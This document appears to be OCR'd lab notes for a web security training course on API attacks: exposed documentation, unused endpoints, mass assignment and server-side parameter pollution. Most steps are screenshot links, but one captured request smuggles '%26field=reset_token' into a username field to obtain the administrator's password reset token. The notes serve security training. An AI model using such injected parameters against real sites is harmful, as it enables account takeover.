
API Security And TESTing

Lab: Exploiting an API endpoint using documentation


To solve the lab, find the exposed API documentation and delete `carlos`. You can log in to your own account using the following credentials: `wiener:peter`.




Lab: Finding and exploiting an unused API endpoint


To solve the lab, exploit a hidden API endpoint to buy a **Lightweight l33t Leather Jacket**. You can log in to your own account using the following credentials:

`wiener:peter`.




USE PATCH IN METHOD







Lab: Exploiting a mass assignment vulnerability

To solve the lab, find and exploit a mass assignment vulnerability to buy a **Lightweight l33t Leather Jacket**. You can log in to your own account using the following credentials: `wiener:peter`.










Lab: Exploiting server-side parameter pollution in a query string

To solve the lab, log in as the `administrator` and delete `carlos`.



Web Security Academy
Exploiting server-side parameter pollution in a query string
Back to lab home
Back to lab description
LAB Not solved
Home | My account
Please enter your username
administrator
Manage Passwords
Submit



Send
Cancel
Target: https://0aea002d04ab8e2b8193d925004f00e8.we
Request
Pretty Raw Hex
Cookie: session=0a49/NRsuw6cXgRSXab2EpUwH2cS8GXm
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0aea002d04ab8e2b8193d925004f00e8.web-security-academy.net/forgot-password
Content-Type: x-www-form-urlencoded
Content-Length: 80
Origin: https://0aea002d04ab8e2b8193d925004f00e8.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers
csrf=OE495EsTUx8M9M0OSdsvCyDZM7EVvOl2&username=administrator%26field=reset_token
Response
Pretty Raw Hex Render
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Length: 66
{
"type":"reset_token",
"result":"xhdzdiucnzcb9luomp0otj2mkau3z284"
}
Inspector
Request attribu
Request query
Request body
Request cookie
Request header
Response head
Search
0 highlights
Done
Event log
All issues (4)





Lab: Exploiting server-side parameter pollution in a REST URL

To solve the lab, log in as the `administrator` and delete `carlos`.

